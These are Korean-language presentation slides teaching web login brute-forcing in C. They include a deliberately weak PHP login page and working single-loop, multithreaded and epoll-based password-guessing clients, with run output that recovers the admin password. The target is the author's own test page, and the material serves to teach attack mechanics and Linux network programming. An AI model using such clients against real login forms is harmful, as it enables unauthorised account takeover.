# 리눅스 환경에서 c언어를 이용한 Web brute-force

- *Syn3ck 권태국 (xornrbboy, 전공체육)*

# brute-force attack 이란?

**무차별 대입 공격**(영어: brute force attack)은 특정한 암호를 풀기 위해 가능한 모든 값을 대입하는 것을 의미한다.

(출처 : 위키백과)

- 특정 output을 가져오는 input을 수학적으로 (논리적으로) 계산할 수 없을 때 가능한 input을 다 넣어보는 것
- brute-force를 수행하는 시스템의 performance가 중요하다.

# 그러면 Web brute-force 란?

- web환경에서의 brute-force.
- 특정 유저의 password를 알아내고 싶을때, blind sql injection을 할 때, ... 등등등
- web환경이므로 IO시간이 길다. (시스템의 퍼포먼스보다 네트워크의 퍼포먼스가 더욱 중요하다!)

# Web brute-force

- 대세 python을 이용하면 urllib, httplib, pycurl등을 이용해 간단 간단하게 필요한 도구를 직접 만들 수 있다. (거의 툴 수준에 가깝다고 생각)

# 똑같으면 시시하니까

- 이번 발표에서는 c언어를 이용해 web brute-force 해보도록 하겠다
- c언어를 이용한 brute-force는 자료가 별로 없고 해보신 분이 별로 없을 테니까
- 리눅스 시스템 프로그래밍도 덩달아 익힐 수 있다. (thread, epoll)
- http관련 라이브러리를 사용하지 않고 하겠다.

# web 소스

- php로 짠 간단한 로그인 폼 소스이다.
- 목표는 admin으로 로그인.

Objective : Login to admin (Hint : guest/1234, password is number(0 - 10000))

No message
ID :
PW :
Login

Login Fail
ID :
PW :
Login

Login Success
You are admin
Logout

```php
<?php
@session_start();
$msg="No message";
$max_range = 10000;
$admin_pw = $max_range;
if(!empty($_SESSION['islogin']) && $_SESSION['islogin'] == true && !empty($_GET['action']) && $_GET['action'] == "logout")
{
    $_SESSION['islogin'] = false;
    $msg = "Logout";
}
if(!empty($_POST['id']) && !empty($_POST['pw']))
{
    $id = $_POST['id'];
    $pw = $_POST['pw'];

    if($id == 'guest' && $pw == '1234')
    {
        $_SESSION['islogin'] = true;
        $_SESSION['id'] = $id;
        $msg = "Login Success";
    }
    else if($id == 'admin' && $pw == $admin_pw)
    {
        $_SESSION['islogin'] = true;
        $_SESSION['id'] = $id;
        $msg = "Login Success";
    }
    else
    {
        $msg = "Login Fail";
    }
}
?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
    <head>
        <title>Web Brute Force Test</title>
        <meta http-equiv="Content-Type" content="text/html" charset="utf-8">
        <meta name="viewport" content="width=device-width">
        <style type="text/css">
        </style>
        <script type="text/javascript">
        </script>
    </head>
    <body>
        <p>Objective : Login to admin (Hint : guest/1234, password is number(0 - <?php echo $max_range; ?>))</p>
        <?php echo $msg; ?><br/>
<?php
    if(!empty($_SESSION['islogin']) && $_SESSION['islogin'] == true)
    {
?>
        You are <?php echo $_SESSION['id']; ?><br/>
        <a href='<?php echo $_SERVER['PHP_SELF'] . "?action=logout" ?>'>Logout</a>
<?php
    }
    else
    {
?>
        <form method='post' action='<?php echo $_SERVER['PHP_SELF']; ?>'>
            ID : <input name='id' type='text' size='20' /><br/>
            PW : <input name='pw' type='password' size='20' /><br/>
            <input name='submit' type='submit' value='Login'/>
        </form>
<?php
    }
?>
    </body>
</html>
```

# normal.c : 기본적인 방법

- 일단 http 패킷을 직접 조립 해야 한다.

```
strcpy(http_cmn,"POST /bruteTest/index.php HTTP/1.1 \r\n");
strcat(http_cmn,"Host: [redacted] \r\n");
strcat(http_cmn,"Content-Type: application/x-www-form-urlencoded \r\n");
strcat(http_cmn,"Content-Length: 100 \r\n");
strcat(http_cmn,"\r\n");
strcat(http_cmn,"id=admin&pw=");
```

```
sprintf(http_send, "%s%d", http_cmn,pw);
```


# normal.c : 기본적인 방법

- 그리고 계속 반복해준다.

```
for(pw=MIN_PASSWORD; pw<=MAX_PASSWORD; pw++)
{
    printf("[*] Trying %d...\n",pw);

    sock = socket(PF_INET, SOCK_STREAM, 0);
    if(sock == -1)
        ErrorHandling("socket() error!!");

    if(connect(sock, (struct sockaddr*) &serv_addr, sizeof(serv_addr)) == -1)
        ErrorHandling("connect() error!!");

    sprintf(http_send, "%s%d", http_cmn,pw);
    send(sock, http_send, strlen(http_send), 0);
    shutdown(sock, SHUT_WR);

    while((recv_sz=recv(sock, http_recv, MAX_HTTP_SIZE-1, 0)) != 0)
    {
        http_recv[recv_sz] = '\0';
        if(strstr(http_recv, "Success")) {
            printf("[*] Found!\n[*] Password is %d\n", pw);
            close(sock);
            goto END;
        }
    }

    close(sock);
    sleep(3);
}
```

# normal.c : 기본적인 방법

- 너무 느리다.




- 문제점 : IO에서 너무 많은 시간을 잡아먹음.

# 해결책

- 현재 동시에 1개의 세션만 맺기 때문에 IO를 진행할 동안 cpu는 놀고 있다.
- 해결책으로 쓰레드를 이용해 동시에 여러 개의 세션을 연결해서 request를 하고 response를 처리한다!
- IO를 하느라 특정 쓰레드가 blocking 되면 스케줄러가 알아서 다른 쓰레드를 실행시키므로 cpu가 바삐 움직인다!

# thread.c : 쓰레드를 이용한 방법

```c
int main(int argc, char * argv[])
{
    pthread_t t_id;
    int sock;
    struct sockaddr_in serv_addr;
    int pw;
    int * arg;

    setnonblockingmode(1);
    setnonblockingmode(2);

    memset(&serv_addr, 0, sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = inet_addr(IP);
    serv_addr.sin_port = htons(PORT);

    strcpy(http_cmn,"POST /bruteTest/index.php HTTP/1.1 \r\n");
    strcat(http_cmn,"Host: [redacted]\r\n");
    strcat(http_cmn,"Content-Type: application/x-www-form-urlencoded \r\n");
    strcat(http_cmn,"Content-Length: 100 \r\n");
    strcat(http_cmn,"\r\n");
    strcat(http_cmn,"id=admin&pw=");

    pthread_mutex_init(&mutex, NULL);

    for(pw=MIN_PASSWORD; pw<=MAX_PASSWORD; pw++)
    {
        printf("[*] Trying %d...\n",pw);

        while((sock=socket(PF_INET, SOCK_STREAM, 0)) == -1) {
            fprintf(stderr, "socket() error!!\n");
        }

        while(connect(sock, (struct sockaddr*) &serv_addr, sizeof(serv_addr)) == -1) {
            fprintf(stderr, "connect() error!!\n");
        }

        arg = (int*) malloc(sizeof(int) * 2);
        arg[0] = sock;
        arg[1] = pw;
        pthread_create(&t_id, NULL, handle_brute, (void*)arg);
        pthread_detach(t_id);
    }

    // For "process is terminated after all thread are terminated"
    pthread_exit(NULL);
    //pthread_mutex_destroy(&mutex);

    return 0;
}
```

```c
void * handle_brute(void * arg)
{
    char http_send[MAX_HTTP_SIZE];
    char http_recv[MAX_HTTP_SIZE];
    int sock = ((int*)arg)[0];
    int pw = ((int*)arg)[1];
    int recv_sz;

    pthread_mutex_lock(&mutex);
    sprintf(http_send, "%s%d", http_cmn, pw);
    pthread_mutex_unlock(&mutex);

    send(sock, http_send, strlen(http_send), 0);
    shutdown(sock, SHUT_WR);

    while((recv_sz=recv(sock, http_recv, MAX_HTTP_SIZE-1, 0)) != 0)
    {
        http_recv[recv_sz] = '\0';
        if(strstr(http_recv,"Success")) {
            printf("[*] Found!\n[*] Password is %d\n", pw);
            close(sock);
            exit(1);
        }
    }

    printf("[*] Trying %d... finished!\n", pw);
    close(sock);
    free(arg);

    return NULL;
}

void setnonblockingmode(int fd)
{
    int flag = fcntl(fd, F_GETFL, 0);
    fcntl(fd, F_SETFL, flag | O_NONBLOCK);
}
```

# thread.c : 쓰레드를 이용한 방법

- 빠르다!!

```
gcc thread.c -o thread -lpthread
time ./thread
```

```
[*] Trying 9993... finished!
[*] Trying 9994... finished!
[*] Trying 9998...
[*] Trying 9995... finished!
[*] Trying 9999...
[*] Trying 9996... finished!
[*] Trying 10000...
[*] Trying 9998... finished!
[*] Trying 9997... finished!
[*] Trying 9999... finished!
[*] Found!
[*] Password is 10000

real    0m2.123s
user    0m0.070s
sys     0m0.700s
```

- 하지만 쓰레드생성, 컨텍스트 스위칭 등에 생각보다 많은 시간을 뺏김.

```
user    0m0.070s
sys     0m0.700s
```

# 해결책 - multiplexing

- 멀티플렉싱(multiplexing) : 하나의 통신 채널을 통해서 둘 이상의 데이터를 전송하는데 사용되는 기술

- 하나의 쓰레드로 동시에 여러 개의 세션을 맺는데 사용할 것이다!

# multiplexing - epoll

- 대표적으로 여러플랫폼에서 호환성있게 사용 가능한 select가 있다. 단점은 느리다.
- 그래서 우리는 epoll을 사용할 것이다. (리눅스에만 한정/ 윈도우에는 비슷하게 IOCP가 있음.)
- epoll은 리눅스커널 2.5.44에서 처음 소개되었다.

# epoll

- epoll_create : epoll 인스턴스 생성
- epoll_ctl : file descripter 조작(추가,삭제,변경)
- epoll_wait : 이벤트 관찰

# epoll

- 하나의 쓰레드로 brute-force를 할 것이기 때문에 쓰레드가 blocking 되는 것을 막아야한다.
- 따라서 소켓을 non-blocking 모드로 바꿔야 한다.

# epoll_thread.c

epoll을 기반으로 구현하되,

- request를 담당하는 쓰레드,
- response를 담당하는 쓰레드

두 개의 쓰레드로 나눠서 처리해보면 효율적이고 코드도 깔끔하지 않을 까라는 생각에 구현해보았다.

# epoll_thread.c

- 느리다?
- 이유는 빈번한 컨텍스트 스위칭 때문이 아닐까 라고 추측된다..


- 그냥 단일 쓰레드로 구현을 하기로 했다.

```
gcc -o epoll_thread epoll_thread.c -lpthread
time ./epoll_thread
```

```
[*] Trying 9993... finished!
[*] Trying 9997...
[*] Trying 9994... finished!
[*] Trying 9998...
[*] Trying 9995... finished!
[*] Trying 9999...
[*] Trying 9996... finished!
[*] Trying 10000...
[*] Trying 9997... finished!
[*] Trying 9998... finished!
[*] Trying 9999... finished!
[*] Found!
[*] Password is 10000

real    0m6.736s
user    0m2.430s
sys     0m4.150s
```

# epoll.c : epoll을 이용한 방법

- thread를 이용한 방법보다 약간 더 빨라진 것을 알 수 있다.



# 지금까지

- normal한 방법 (기본적인 방법)
- thread를 이용한 방법
- epoll을 이용한 방법

3가지 방법으로 web brute-force attack을 해보았습니다.

# 결론

- 그냥 python으로 하세요

수고하셨습니다

# Q&A